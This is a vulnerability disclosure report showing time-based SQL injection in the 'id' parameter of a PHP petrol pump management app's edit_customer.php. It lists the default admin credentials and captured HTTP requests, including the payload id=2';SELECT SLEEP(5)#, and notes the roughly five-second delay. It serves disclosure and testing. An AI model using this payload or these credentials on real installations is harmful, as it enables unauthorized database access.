Petrol pump management software /admin/edit_customer.php has SQL injection vulnerabilities

Source code download: https://www.sourcecodester.com/php/17180/petrol-pump-management-software-free-download.html

Vendor Homepage: https://www.sourcecodester.com/php/17180/petrol-pump-management-software-free-download.html

Version: V1.0

Version: 2024/2/18/22:00

Vulnerability Description: The system has an SQL injection vulnerability, which allows attackers to obtain database information and gain website control permissions by inserting malicious SQL statements.

1、login system (mayuri.infospace@gmail.com/admin)

2、click Customer—>Manage Customer

3、Click Edit, Capture packet

192.168.160.142/admin/manage_customer.php

Sun Jun 09 2024 23:55:57 GMT+0800 (中国标准时间)

user

View Customer

Home / View Customer

Dashboard
Supplier
Categories
Customer
Add Customer
• Manage Customer
Fuels
Invoices
Reports
About Author
Web Appearance
Download Pro Ver.

Add Customer

Copy | Excel | PDF | Column visibility ▾

Search:

Serial	Customer Name	Email	Phone	Address	Status	Action
1	Rahul Sharma	rahul@example.com	+91-9876543210	123, ABC Street, Mumbai, Maharashtra	Active	✎ 🗑
2	Priya Patel	priya@example.com	+91-8765432109	456, XYZ Road, Delhi, Delhi	Active	✎ 🗑
3	Amit Singh	amit@example.com	+91-7654321098	789, LMN Avenue, Bangalore, Karnataka	Active	✎ 🗑
4	Neha Gupta	neha@example.com	+91-6543210987	321, PQR Lane, Hyderabad, Telangana	Active	✎ 🗑
5	Sandeep Verma	sandeep@example.com	+91-5432109876	654, GHI Street, Chennai, Tamil Nadu	Active	✎ 🗑
6	Anjali Reddy	anjali@example.com	+91-4321098765	987, DEF Road, Kolkata, West Bengal	Active	✎ 🗑

4、A SQL injection vulnerability has been detected in the id parameter

Request

```
1 POST /admin/edit_customer.php HTTP/1.1
2 Host: 192.168.160.142
3 Content-Length: 4
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.160.142
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0
   Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,ima
   ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe
   d-exchange;v=b3;q=0.7
10 Referer: http://192.168.160.142/admin/manage_customer.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: PHPSESSID=hj6cfhfr5meavd1vanob1rnmud
14 Connection: close
15
16 id=2
```

Response

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.15.11
3 Date: Sun, 09 Jun 2024 16:04:01 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.3.4
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Content-Length: 32363
11
12
13
14
15 <!DOCTYPE html>
16 <html lang="en">
17 <!-- // Author Name: Mayuri K.
18 // for any PHP, Codeignitor, Laravel OR Python work
   contact me at mayuri.infospace@gmail.com
19 // Visit website : www.mayurik.com -->
20 <head>
21    <meta charset="utf-8" />
```

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	1
Request cookies	1
Request headers	13
Response headers	9

32,659 bytes | 210 millis

Done

Event log (23) | All issues (86)

Memory: 249.0MB

Send | Cancel | < ▾ | > ▾

Target: http://192.168.160.142 ✎ | HTTP/1

Request

```
1 POST /admin/edit_customer.php HTTP/1.1
2 Host: 192.168.160.142
3 Content-Length: 22
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.160.142
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0
   Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,ima
   ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe
   d-exchange;v=b3;q=0.7
10 Referer: http://192.168.160.142/admin/manage_customer.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: PHPSESSID=hj6cfhfr5meavd1vanob1rnmud
14 Connection: close
15
16 id=2';SELECT SLEEP(5)#
```

Response

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.15.11
3 Date: Sun, 09 Jun 2024 16:04:35 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.3.4
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Content-Length: 32363
11
12
13
14
15 <!DOCTYPE html>
16 <html lang="en">
17 <!-- // Author Name: Mayuri K.
18 // for any PHP, Codeignitor, Laravel OR Python work
   contact me at mayuri.infospace@gmail.com
19 // Visit website : www.mayurik.com -->
20 <head>
21    <meta charset="utf-8" />
```

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	1
Request cookies	1
Request headers	13
Response headers	9

32,659 bytes | 5,151 millis

Done

Event log (23) | All issues (86)

Memory: 250.5MB